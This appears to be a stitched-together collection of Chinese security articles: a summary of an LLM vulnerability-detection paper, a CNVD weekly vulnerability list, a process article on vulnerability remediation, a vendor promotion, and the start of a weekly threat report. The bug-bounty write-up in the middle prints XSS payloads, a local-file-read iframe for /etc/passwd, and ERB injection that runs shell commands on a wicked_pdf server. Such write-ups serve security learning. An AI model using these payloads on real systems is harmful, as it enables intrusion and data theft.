
|
||||
|
||||
与传统基线方法相比,PacVD在准确率、精确率和召回率等指标上均实现了大幅超越,验证了结合原语API抽象和Prompt优化能够切实提升大型语言模型的漏洞检测能力。
|
||||
|
||||
|
||||
|
||||
|
||||
**论文结论**
|
||||
|
||||
|
||||
本文深入剖析了大型语言模型在漏洞检测任务中受上下文信息缺失制约的核心问题,创新性地提出了原语API抽象与上下文增强的方法,极大提升了模型在复杂跨过程漏洞检测场景下的准确性与泛化能力。
|
||||
|
||||
实验证明,通过在适度抽象下提取关键上下文,结合合适的Prompt工程策略,能够显著提升包括ChatGPT-4o、DeepSeek、CodeLLaMA等主流模型的检测性能。
|
||||
|
||||
本研究为未来结合程序分析与大模型技术的智能漏洞检测系统奠定了坚实基础,也为大模型在代码理解与推理任务中的应用提供了新的方向。
|
||||
|
||||
[](https://mp.weixin.qq.com/s?__biz=MzkzNDUxOTk2Mw==&mid=2247495405&idx=1&sn=67249648d5c312b5c178b23b077d28f3&scene=21#wechat_redirect)
|
||||
|
||||

|
||||
|
||||
|
||||
[](http://mp.weixin.qq.com/s?__biz=MzkzNDUxOTk2Mw==&mid=2247493750&idx=1&sn=27bd578179e5abbdc8907b669519bb8f&chksm=c2b95d82f5ced4945cf8844013563398cb3a885ea96a2ee2b60bfcc26d77ebffe78a35285646&scene=21#wechat_redirect)
|
||||
|
||||
[](http://mp.weixin.qq.com/s?__biz=MzkzNDUxOTk2Mw==&mid=2247493759&idx=1&sn=0aed37ae210bde25a6b16a745301b71d&chksm=c2b95d8bf5ced49d12eb8cc6192c4e091bf11b6ffe99d4025467ea98b9d04cad89ba0ea91710&scene=21#wechat_redirect)
|
||||
|
||||
[](http://mp.weixin.qq.com/s?__biz=MzkzNDUxOTk2Mw==&mid=2247493770&idx=1&sn=2c6d24403cda8f0ef45cadb10e1bfebd&chksm=c2b95d7ef5ced4686e39951e21153c81f0a1e57cabf0937e0d996e6621385745d3ee30d98c11&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,92 @@
|
||||
# 上周关注度较高的产品安全漏洞(20250609-20250615)
|
||||
原创 CNVD CNVD漏洞平台 2025-06-16 09:13
|
||||
|
||||
**一、境外厂商产品漏洞**
|
||||
|
||||
1、IBM Cloud Pak for Security/QRadar Suite输入验证错误漏洞
|
||||
|
||||
IBM Cloud Pak for Security是一款应用软件。一个开放的安全平台,可连接到您现有的数据源以产生更深刻的见解,并使您能够更快地采取自动化行动。IBM QRadar Suite是一款集成式的安全信息与事件管理(SIEM)解决方案,用于监控和分析组织中的网络活动以检测潜在的安全威胁。IBM Cloud Pak for Security 1.10.0.0至1.10.11.0版本和IBM QRadar Suite 1.10.12.0至1.11.2.0版本存在输入验证错误漏洞,该漏洞源于API数据输入验证不当,攻击者可利用该漏洞导致拒绝服务。
|
||||
|
||||
参考链接:
|
||||
|
||||
https://www.cnvd.org.cn/flaw/show/CNVD-2025-12286
|
||||
|
||||
2、IBM Cloud Pak for Security和IBM QRadar Suite代码注入漏洞
|
||||
|
||||
IBM Cloud Pak for Security是一款应用软件。一个开放的安全平台,可连接到您现有的数据源以产生更深刻的见解,并使您能够更快地采取自动化行动。IBM QRadar Suite是一款集成式的安全信息与事件管理(SIEM)解决方案,用于监控和分析组织中的网络活动以检测潜在的安全威胁。IBM Cloud Pak for Security 1.10.0.0至1.10.11.0版本和IBM QRadar Suite 1.10.12.0至1.11.2.0版本存在代码注入漏洞,该漏洞源于应用未能正确过滤构造代码段的特殊元素,攻击者可利用该漏洞导致特权用户执行代码。
|
||||
|
||||
参考链接:
|
||||
|
||||
https://www.cnvd.org.cn/flaw/show/CNVD-2025-12281
|
||||
|
||||
3、SonicWall SMA1000跨站请求伪造漏洞
|
||||
|
||||
SonicWALL SMA1000是美国SonicWALL公司的一系列安全移动访问解决方案。简化了对跨本地、云和混合数据中心托管的企业资源的端到端安全远程访问。SonicWALL SMA1000存在跨站请求伪造漏洞,该漏洞源于服务器未实现足够的验证机制来确认请求的来源,攻击者可利用该漏洞导致请求重定向。
|
||||
|
||||
参考链接:
|
||||
|
||||
https://www.cnvd.org.cn/flaw/show/CNVD-2025-12131
|
||||
|
||||
4、GNU objdump缓冲区溢出漏洞
|
||||
|
||||
GNU objdump是美国GNU社区的一个命令行程序,用于在类Unix操作系统上显示有关目标文件的各种信息。GNU objdump存在缓冲区溢出漏洞,该漏洞源于在BFD库处理tekhex格式文件未能正确验证输入数据的长度大小,攻击者可利用该漏洞在系统上执行任意代码或者导致拒绝服务。
|
||||
|
||||
参考链接:
|
||||
|
||||
https://www.cnvd.org.cn/flaw/show/CNVD-2025-11971
|
||||
|
||||
5、D-Link DCS-932L缓冲区溢出漏洞
|
||||
|
||||
D-Link DCS-932L是中国友讯(D-Link)公司的一个网络监控摄像头。用于安全和监控。D-Link DCS-932L存在缓冲区溢出漏洞,该漏洞源于文件/setSystemEmail中参数EmailSMTPPortNumber未能正确验证输入数据的长度大小,攻击者可利用该漏洞在系统上执行任意代码或者导致拒绝服务。
|
||||
|
||||
参考链接:
|
||||
|
||||
https://www.cnvd.org.cn/flaw/show/CNVD-2025-12284
|
||||
|
||||
二、**境内厂商产品漏洞**
|
||||
|
||||
1、新华三技术有限公司H3C Magic NX15000存在未授权访问漏洞
|
||||
|
||||
H3C Magic NX15000是一款万兆Wi-Fi 6路由器。新华三技术有限公司H3C Magic NX15000存在未授权访问漏洞,攻击者可利用漏洞获取敏感信息。
|
||||
|
||||
参考链接:
|
||||
|
||||
https://www.cnvd.org.cn/flaw/show/CNVD-2025-12491
|
||||
|
||||
2、TOTOLINK CPE CP900 setApRebootScheCfg函数命令注入漏洞
|
||||
|
||||
TOTOLINK CPE CP900是中国吉翁电子(TOTOLINK)公司的一款室外无线CPE设备。TOTOLINK CPE CP900存在命令注入漏洞,该漏洞源于setApRebootScheCfg函数未能正确过滤构造命令特殊字符、命令等,目前没有详细的漏洞细节提供。
|
||||
|
||||
参考链接:
|
||||
|
||||
https://www.cnvd.org.cn/flaw/show/CNVD-2025-11980
|
||||
|
||||
3、TOTOLINK CPE CP900 CloudSrvUserdataVersionCheck函数命令注入漏洞
|
||||
|
||||
TOTOLINK CPE CP900是中国吉翁电子(TOTOLINK)公司的一款室外无线CPE设备。TOTOLINK CPE CP900存在命令注入漏洞,该漏洞源于CloudSrvUserdataVersionCheck函数未能正确过滤构造命令特殊字符、命令等,目前没有详细的漏洞细节提供。
|
||||
|
||||
参考链接:
|
||||
|
||||
https://www.cnvd.org.cn/flaw/show/CNVD-2025-11979
|
||||
|
||||
4、D-Link DCS-932L缓冲区溢出漏洞
|
||||
|
||||
D-Link DCS-932L是中国友讯(D-Link)公司的一个网络监控摄像头。用于安全和监控。D-Link DCS-932L存在缓冲区溢出漏洞,该漏洞源于文件/setSystemEmail中参数EmailSMTPPortNumber未能正确验证输入数据的长度大小,攻击者可利用该漏洞在系统上执行任意代码或者导致拒绝服务。
|
||||
|
||||
参考链接:
|
||||
|
||||
https://www.cnvd.org.cn/flaw/show/CNVD-2025-12284
|
||||
|
||||
5、TOTOLINK A3100R comment缓冲区溢出漏洞
|
||||
|
||||
TOTOLINK A3100R是中国吉翁电子(TOTOLINK)公司的一系列无线路由器。TOTOLINK A3100R存在缓冲区溢出漏洞,该漏洞源于setIpPortFilterRules中comment参数,攻击者可利用该漏洞使应用程序崩溃或以应用程序上下文执行任意代码。
|
||||
|
||||
参考链接:
|
||||
|
||||
https://www.cnvd.org.cn/flaw/show/CNVD-2025-11983
|
||||
|
||||
|
||||
|
||||
说明:关注度分析由CNVD根据互联网用户对CNVD漏洞信息查阅情况以及产品应用广泛情况综合评定。
|
||||
|
||||
|
||||
@@ -0,0 +1,166 @@
|
||||
# 从 Self XSS 到 RCE
|
||||
Z2O安全攻防 2025-06-16 13:27
|
||||
|
||||
<table><tbody><tr><td data-colwidth="557" width="557" valign="top" style="word-break: break-all;"><h1 data-selectable-paragraph="" style="white-space: normal;outline: 0px;max-width: 100%;font-family: -apple-system, system-ui, "Helvetica Neue", "PingFang SC", "Hiragino Sans GB", "Microsoft YaHei UI", "Microsoft YaHei", Arial, sans-serif;letter-spacing: 0.544px;background-color: rgb(255, 255, 255);box-sizing: border-box !important;overflow-wrap: break-word !important;"><strong style="outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;"><span style="outline: 0px;max-width: 100%;font-size: 18px;box-sizing: border-box !important;overflow-wrap: break-word !important;"><span style="color: rgb(255, 0, 0);"><strong><span style="font-size: 15px;"><span leaf="">声明:</span></span></strong></span><span style="font-size: 15px;"></span></span></strong><span style="outline: 0px;max-width: 100%;font-size: 18px;box-sizing: border-box !important;overflow-wrap: break-word !important;"><span style="font-size: 15px;"><span leaf="">文章中涉及的程序(方法)可能带有攻击性,仅供安全研究与教学之用,读者将其信息做其他用途,由用户承担全部法律及连带责任,文章作者不承担任何法律及连带责任。</span></span></span></h1></td></tr></tbody></table># 前言今天和大家分享一个国外白帽子在一个私有赏金项目上有趣发现的故事。
|
||||
# 发现
|
||||
|
||||
通过 Subfinder白帽小哥发现一项服务只提供了一个注册表单和一个个人资料页面,此外,还可以注册参加不定期的特定调查。
|
||||
|
||||
总的来说,该页面没有任何可供探索的其它功能(只有一小部分注册用户,因此导致赏金最终被降级处理)
|
||||
|
||||
通过检查个人资料字段中的一些 XSS,发现名字容易受到存储型Self XSS 攻击,使用如下Paylaod:
|
||||
|
||||
"onfocus="alert(1)" autofocus="
|
||||
|
||||
那么一个Self XSS 危害并不大,能否升级该漏洞呢?
|
||||
|
||||
白帽小哥决定先休息一下,换个其它子域再挖挖看。
|
||||
# 重拾信心
|
||||
|
||||
几天后,白帽小哥决定来用 ffuf 进行一些基本的模糊测试:
|
||||
|
||||
通过在 URL 末尾添加 .pdf 后,页面返回了大量响应。
|
||||
|
||||
页面网址为 https://subdomain.redacted.com/.pdf ,令人惊讶的是,登录页面的内容以 PDF 文档的形式返回。
|
||||
|
||||
测试其它路径显示出相同的行为,并且服务器将请求的页面作为 PDF 文档返回……
|
||||
# PDF 文档
|
||||
|
||||
使用 FileAlayzer 分析 PDF 后发现,该文档由 wkhtmltopdf 创建:
|
||||
|
||||
|
||||
|
||||
PDF 文件分析
|
||||
|
||||
还记得之前的存储型 Self XSS 吗?不妨尝试将其转换为服务器端 XSS,然后读取本地文件,这样就可以进一步升级该漏洞,说干就干!
|
||||
|
||||
请求 https://subdomain.redacted.com/start/profile.pdf 以 PDF 格式呈现个人资料数据页面 — 成功😍
|
||||
|
||||
Self XSS 漏洞已在 PDF 文档中呈现……🎉
|
||||
# 漏洞利用
|
||||
|
||||
参考:https://medium.com/r3d-buck3t/xss-to-exfiltrate-data-from-pdfs-f5bbb35eaba7 文章中的一些技术手段,白帽小哥开始尝试以下方式读取本地文件:
|
||||
|
||||
"><iframe src="file:///etc/passwd"></iframe>
|
||||
|
||||
没能成功,而且每次 iframe 都是空的,看来是因为没有设置 --enable-local-file-access
|
||||
标志,所以阻止了对本地文件的访问。
|
||||
|
||||
另外,尝试在本地主机上请求服务也没能成功,因为服务器每次都会崩溃,不得不等待服务器的重新启动。
|
||||
|
||||
白帽小哥尝试获取有关渲染器运行环境的更多信息:
|
||||
|
||||
"onfocus="document.write(JSON.stringify(window.location));"autofocus="
|
||||
|
||||
这会返回一个包含以下内容的 PDF 文档:
|
||||
```
|
||||
{"origin":"file://","hash":"","href":"file:////tmp/wicked_pdf20250319-23102-1jmrqgy.html","pathname":"//tmp/wicked_pdf20250319-23102-1jmrqgy.html","hostname":"","protocol":"file:","port":"","host":"","search":""}
|
||||
```
|
||||
|
||||
临时文件名前缀 wicked_pdf 引起了白帽小哥的注意,经过快速搜索,白帽小哥找到了 Ruby on Rails 的 wkhtmltopdf 封装器的 github repo: https://github.com/mileszs/wicked_pdf
|
||||
|
||||
通过阅读文档,发现了一个有趣的部分:
|
||||
|
||||
https://github.com/mileszs/wicked_pdf?tab=readme-ov-file#wicked_pdf-helpers
|
||||
|
||||
看起来好像可以在 html 模板文件中使用内联 ruby 代码来包含自定义函数。
|
||||
|
||||
因此引出了关于如何处理内容的一些想法:
|
||||
- 页面渲染完成(我们的存储型 XSS 触发)
|
||||
|
||||
- html 页面内容传递给 wicked_pdf,后者也在 html 文件中执行内联 ruby,然后调用 wkhtmltopdf
|
||||
|
||||
- pdf 文档成功送达
|
||||
|
||||
那么当 XSS 执行时,白帽小哥考虑尝试注入内联 ruby 标签是否会发生什么呢?
|
||||
|
||||
"><?= Time.now ?>
|
||||
|
||||
结果非常令人兴奋!每次请求 PDF 时,都会打印当前服务器时间 🙈
|
||||
|
||||
将 Self-XSS 变成了 RCE 只需要:
|
||||
|
||||
"><%=
|
||||
uname -a%>
|
||||
|
||||
|
||||
|
||||
服务器系统信息
|
||||
# 深入探索
|
||||
|
||||
白帽小哥决定进一步挖掘以获得更多发现和更多影响:
|
||||
|
||||
<%=
|
||||
ls -lsa /home/%>
|
||||
|
||||
通过浏览了一些目录,白帽小哥发现了很多有价值的东西,比如 git 仓库、配置文件以及托管在同一服务器上的其它项目的数据库转储。
|
||||
|
||||
该公司没有将这些项目彼此隔离,从而使这些项目面临被入侵的严重风险。
|
||||
|
||||
|
||||
|
||||
目录浏览
|
||||
|
||||
|
||||
|
||||
各类敏感文件
|
||||
|
||||
很快厂商在一天之内便做出了回应,同时为该漏洞提供了一笔赏金奖励。
|
||||
|
||||
你学到了么?
|
||||
|
||||
建立了一个
|
||||
src专项圈子
|
||||
,内容包含**src漏洞知识库**
|
||||
、**src挖掘技巧**
|
||||
、**src视频教程**
|
||||
等,一起学习赚赏金技巧,以及专属微信群一起挖洞
|
||||
|
||||
圈子专注于更新src相关:
|
||||
|
||||
```
|
||||
1、维护更新src专项漏洞知识库,包含原理、挖掘技巧、实战案例
|
||||
2、分享src优质视频课程
|
||||
3、分享src挖掘技巧tips
|
||||
4、小群一起挖洞
|
||||
```
|
||||
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
图片
|
||||
|
||||

|
||||
|
||||
|
||||

|
||||
|
||||
图片
|
||||

|
||||
|
||||
|
||||
图片
|
||||
|
||||

|
||||
|
||||
图片
|
||||

|
||||
|
||||
图片
|
||||
|
||||

|
||||
|
||||
图片
|
||||

|
||||
|
||||
图片
|
||||

|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,56 @@
|
||||
# 企业内部安全漏洞修复流程的建立与思考(其四)
|
||||
云下信安 2025-06-16 12:15
|
||||
|
||||

|
||||
|
||||
今天的聊的主要是漏洞修复的测试和发版以及业务测试和流程优化部分,在企业内部修复的过程中,这两点应该是在整个漏洞修复生命周期中占比最长的流程,一方面是因为在很多企业中,这些涉及到其他部门,跨部门之间的沟通和协调较难,其次就是具体的漏洞修复涉及到生产变更的要求,这方面就需要遵守具体流程去做。(不否认有紧急发版或临时性的方式处理,笔者这里不算在日常工作中)
|
||||
## 4.漏洞修复测试及发版
|
||||
|
||||
在漏洞修复过程中,很多时候并不是像渗透测试人员想的那样,有了漏洞打补丁即可,或者是修改参数就行,要考虑具体的业务方向(自建使用的可以稍微粗暴点),针对系统的重要程度(等保、社会影响、业务重要程度等)的修复测试和流程可能都有不同(看单位具体情况),所以需要安全人员在修复的过程中针对这些系统、业务有个清晰的认知,安全不能只聚焦于发现脆弱性方面,很多时候要了解具体的业务功能、场景,针对现有的实际情况针对性的进行防护和流程优化。
|
||||
### 4.1漏洞测试
|
||||
|
||||
针对漏洞修复,经常性是非安全人员进行修复,大部分为开发人员或运维人员进行版本升级、补丁包更新、配置变更等,由于涉及到跨部门工作,需要额外的时间去验证其他部门的人是否针对下发的漏洞修复成功(并非是不信任修复人员的工作,而是为了进行工作闭环的需要)。
|
||||
|
||||
针对漏洞测试主要有如下测试方面:
|
||||
|
||||
1.技术性验证测试:即通过技术手段(应用扫描或者漏洞扫描)验证相关漏洞是否修复。
|
||||
|
||||
2.兼容性验证:验证逻辑漏洞(例如:业务数据篡改、条件竞争类漏洞)是否修复,是否影响业务功能。
|
||||
|
||||
3.多次验证:系统的上线遵循测试环境、生产上线前环境、生产环境,针对漏洞,需要及时跟进不同环境下的修复情况。(一般来说环境应该保持一致,但是具体实施起来存在困难,需要根据现有单位的情况进行适配)
|
||||
|
||||

|
||||
|
||||
### 4.2 修复版本上线后的性能监控
|
||||
|
||||
系统/版本上线后,由于有具体的业务承载,需要针对变更后的相关组件、应用、服务器、系统进行性能的监控,如zabbix、promethus,对CPU、内存、业务响应时间等进行监控,验证更新后的是否存在异常;同时还需关注具体的业务日志,是否存在报错、乱码的情况。
|
||||
|
||||

|
||||
### 4.3注意事项
|
||||
|
||||
在漏洞修复及测试的注意事项其实不多,主要就是
|
||||
|
||||
1.在测试环境、准生产环境、生产环境接入验证时,需要及时和相关负责部门沟通,开通相关网络规则(和漏洞发现一致),针对可能引入数据的测试要慎重,必要的时候针对引入的数据进行删除操作。
|
||||
|
||||
2.针对性能监控,重点放在具体的业务高峰期以及版本更新后的24小时,针对上述说的应用、服务器、系统进行监控,若出现问题,按照应急预案或者相关生产管理办法及时处理(必要时上报监管机构或者上级单位)
|
||||
## 5.业务测试和流程优化
|
||||
|
||||
其实漏洞测试和业务测试是交替进行,但是为做好职责工作的区分,进行分开。
|
||||
### 5.1 业务测试
|
||||
|
||||
针对修复的漏洞,相关业务部门需要对修复完的相关系统进行业务可用性的验证,部分涉及到无法验证的系统,联系相关接入机构帮忙以具体实际业务的形式进行验证(生产环境且系统重要程度较高),其中主要关注这几点:
|
||||
|
||||
1.相关测试大纲来源:业务测试需要相关的测试大纲,按照大纲流程去进行测试(部门单位有具体的自动化测试脚本,但这里还是点出),这个时候,针对修复的具体漏洞,需要开发部门给出业务测试大纲,按照大纲流程进行修复。【很多安全工作者觉得没必要,只要这个功能点修复即可,但是在系统中,存在多个应用调用某个功能点/接口,针对这种,需要谨慎,确保业务正常运行】
|
||||
|
||||
2.测试、验证发版的排期是否符合安全部门的需求:这个主要是针对重保、护网、严重/高危漏洞的修复流程,这里不做细节上的阐述,按照相关流程去做,安全/开发/业务/运维的领导有具体需求时可以组会讨论,得出方案,不做一言堂。
|
||||
|
||||
3.对业务无感知的测试业务部门是否愿意接受额外的测试工作量:针对跨部门协调,由于漏洞的发版针对业务部门的测试排期来说,属于额外的工作计划,针对某些漏洞修复,系统无感知的情况下,业务部门是否愿意进行测试,发版是否能够跳过业务验证这块去发版,需要根据单位内部的制度、流程处理,这里不做太多的建议。
|
||||
|
||||

|
||||
|
||||
### 5.2 设备测防护措施是否生效
|
||||
|
||||
应用代码层面无法修复或者修复存在困难的情况下,需要在外部进行兜底时,要验证相关安全策略是否可以针对漏洞进行防护,且防护是否生效。
|
||||
|
||||
例如短信轰炸漏洞,通过waf调节访问策略,进行防护;或者多因素认证,验证认证通过UKEY、软(硬)件证书是否正常做认证等。
|
||||
|
||||
@@ -0,0 +1,135 @@
|
||||
# 告别"一轮游"!亚信安全发布2025年攻防演练必修高危漏洞合集
|
||||
你信任的 亚信安全 2025-06-16 09:51
|
||||
|
||||

|
||||
|
||||
|
||||
在数字化浪潮汹涌的当下
|
||||
|
||||
网络安全已成为企业稳健发展的生命线
|
||||
|
||||
|
||||
**2025年攻防演练的号角已激昂吹响**
|
||||
|
||||
这场关乎网络安全的实战大考
|
||||
|
||||
你,准备好了吗?
|
||||
|
||||
|
||||
VPN、远程工具、办公软件
|
||||
|
||||
OA 系统、聊天工具、安全产品
|
||||
|
||||
这些看似平常、实则关键的工具
|
||||
|
||||
稍不留意就可能成为敌方
|
||||
**“突破口”**
|
||||
|
||||
|
||||
过往无数单位在演练中因这些工具漏洞
|
||||
|
||||
整个防御体系遭受全面溃败
|
||||
|
||||
|
||||
|
||||
亚信安全结合自身的“外部攻击面管理”服务能力和专业的红队能力,以资产覆盖率、漏洞影响面、漏洞自动化利用指标为重点衡量参数,
|
||||
正式发布《2025年攻防演练必修高危漏洞合集》。
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
|
||||
《2025年攻防演练必修高危漏洞合集》梳理了历史高危漏洞和近期爆发的漏洞共计46 个,包括:远程代码执行、远程命令执行、认证绕过、SQL 注入等漏洞。企业可以根据自身资产情况进行排查、补丁升级、防御策略优化等工作。
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
**星海**
|
||||
|
||||
**外部攻击面管理平台**
|
||||
|
||||
|
||||
亚信安全“星海-外部攻击面管理平台”(红队视角下的资产风险自动发现及轻量化渗透平台),该平台现已集成2025、2024、2023最近三年必修漏洞合集检测能力。
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
亚信安全“星海-外部攻击面管理平台”包含:互联网暴露面资产梳理服务、自动化渗透风险评估服务、敏感信息泄露排查服务、安全专家数据下架服务四项核心服务。
|
||||
|
||||
|
||||
**1**
|
||||
|
||||
**互联网暴露面风险发现服务:三维看全网**
|
||||
|
||||
|
||||
全面覆盖6 层级股权穿透、8 种关联线索、14 类互联网资产(IP / 域名/数据库/ 云主机/ 网站目录/ API 接口/ 移动应用/ 供应链/ 邮箱/ APP/ 公众号/ 小程序等),多维度梳理企业及分子公司资产,理清家底并及时发现潜在风险。
|
||||
|
||||
**2**
|
||||
|
||||
**自动化渗透风险评估服务:从实战出发**
|
||||
|
||||
|
||||
基于红队实战场景,内置北极狐高级攻防实验室10000+ 实战指纹、10000+ 高危漏洞PoC,模拟真实攻击行为,聚焦高危漏洞扫描,100% 出具漏洞凭证,降低版本匹配误报,快速定位风险,助力安全左移。
|
||||
|
||||
**3**
|
||||
|
||||
**敏感信息泄露排查服务:多平台监测**
|
||||
|
||||
|
||||
检测覆盖三大类敏感信息的监控,包含国内主流网盘、文库、代码托管平台等50+ 检测源,实时监控三大类平台敏感信息,及时发现数据泄露线索,避免软件代码、口令等敏感信息被黑客利用,降低商业隐私泄露风险。
|
||||
|
||||
**4**
|
||||
|
||||
**安全专家数据下架服务:风险可闭环**
|
||||
|
||||
|
||||
协助客户完成第三方平台泄露数据的下架删除,联动监管及第三方渠道,最快3 分钟、通常24 小时内完成操作,下架成功率达99.8%,实现风险闭环。
|
||||
|
||||
**5**
|
||||
|
||||
**AI 专家数据治理:智能化运营**
|
||||
|
||||
|
||||
AI 技术加持下,实现对多元信息的智能化数据研判、风险评估、漏洞PoC转化等能力。相较于人工在泄密数据治理方向,研判准确率达到98%+,效率提升700%。在漏洞PoC 转化方面,转化准确率达到90%+,效率提升300%。大幅提升安全运营效能。
|
||||
|
||||
|
||||
**TDA**
|
||||
|
||||
**高级威胁监测系统**
|
||||
|
||||
|
||||
**《合集》中的高危漏洞,亚信安全TDA产品检测规则已全部覆盖。**
|
||||
|
||||
|
||||
亚信安全TDA 是一款全方位的高级威胁检测产品,可掌握全网络的流量来侦测并响应高级威胁与未知威胁,为用户提供更全面的网络威胁侦测,能快速发掘并分析恶意文档、恶意软件、恶意网页、违规外连以及传统防护无法侦测到的内网攻击和定向式攻击活动。
|
||||
|
||||
|
||||
|
||||
|
||||
从人防到技防
|
||||
|
||||
从被动到主动
|
||||
|
||||
|
||||
手握“攻防利器”
|
||||
|
||||
从容应对2025攻防演练
|
||||
|
||||
|
||||
扫描下方二维码
|
||||
|
||||
即可获取完整《合集》
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
|
||||
了解亚信安全,请点击
|
||||
**“阅读原文”**
|
||||
|
||||
@@ -0,0 +1,202 @@
|
||||
# 安全热点周报:黑客利用 Windows WebDav 零日漏洞来投放恶意软件
|
||||
奇安信 CERT 2025-06-16 08:30
|
||||
|
||||
<table><tbody><tr style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;border-bottom: 4px solid rgb(68, 117, 241);visibility: visible;"><th align="center" style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 5px 10px;outline: 0px;overflow-wrap: break-word !important;word-break: break-all;hyphens: auto;border: 0px none;background: rgb(254, 254, 254);max-width: 100%;box-sizing: border-box !important;font-size: 20px;line-height: 1.2;visibility: visible;"><span style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;color: rgb(68, 117, 241);visibility: visible;"><strong style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;visibility: visible;"><span style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;font-size: 17px;visibility: visible;"><span leaf="" style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;visibility: visible;">安全资讯导视 </span></span></strong></span></th></tr><tr style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;border-bottom: 1px solid rgb(180, 184, 175);visibility: visible;"><td valign="middle" align="center" style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 5px 10px;outline: 0px;overflow-wrap: break-word !important;word-break: break-all;hyphens: auto;border: 0px none;max-width: 100%;box-sizing: border-box !important;font-size: 14px;visibility: visible;"><p style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;clear: both;min-height: 1em;visibility: visible;"><span leaf="" style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;visibility: visible;">• 《汽车数据出境安全指引(2025版)》公开征求意见</span></p></td></tr><tr style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;border-bottom: 1px solid rgb(180, 184, 175);visibility: visible;"><td valign="middle" align="center" style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 5px 10px;outline: 0px;overflow-wrap: break-word !important;word-break: break-all;hyphens: auto;border: 0px none;max-width: 100%;box-sizing: border-box !important;font-size: 14px;visibility: visible;"><p style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;clear: both;min-height: 1em;visibility: visible;"><span leaf="" style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;visibility: visible;">• </span><span leaf="" style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;visibility: visible;">北京2家公司个人信息数据遭境外IP窃取被罚</span><span leaf="" style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;visibility: visible;"><br/></span></p></td></tr><tr style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;border-bottom: 1px solid rgb(180, 184, 175);visibility: visible;"><td valign="middle" align="center" style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 5px 10px;outline: 0px;overflow-wrap: break-word !important;word-break: break-all;hyphens: auto;border: 0px none;max-width: 100%;box-sizing: border-box !important;font-size: 14px;visibility: visible;"><p style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;clear: both;min-height: 1em;visibility: visible;"><span leaf="" style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !impLine truncated
|
||||
|
||||
**PART****0****1**
|
||||
|
||||
|
||||
**漏洞情报**
|
||||
|
||||
|
||||
**1.契约锁电子签章系统远程代码执行漏洞安全风险通告**
|
||||
|
||||
|
||||
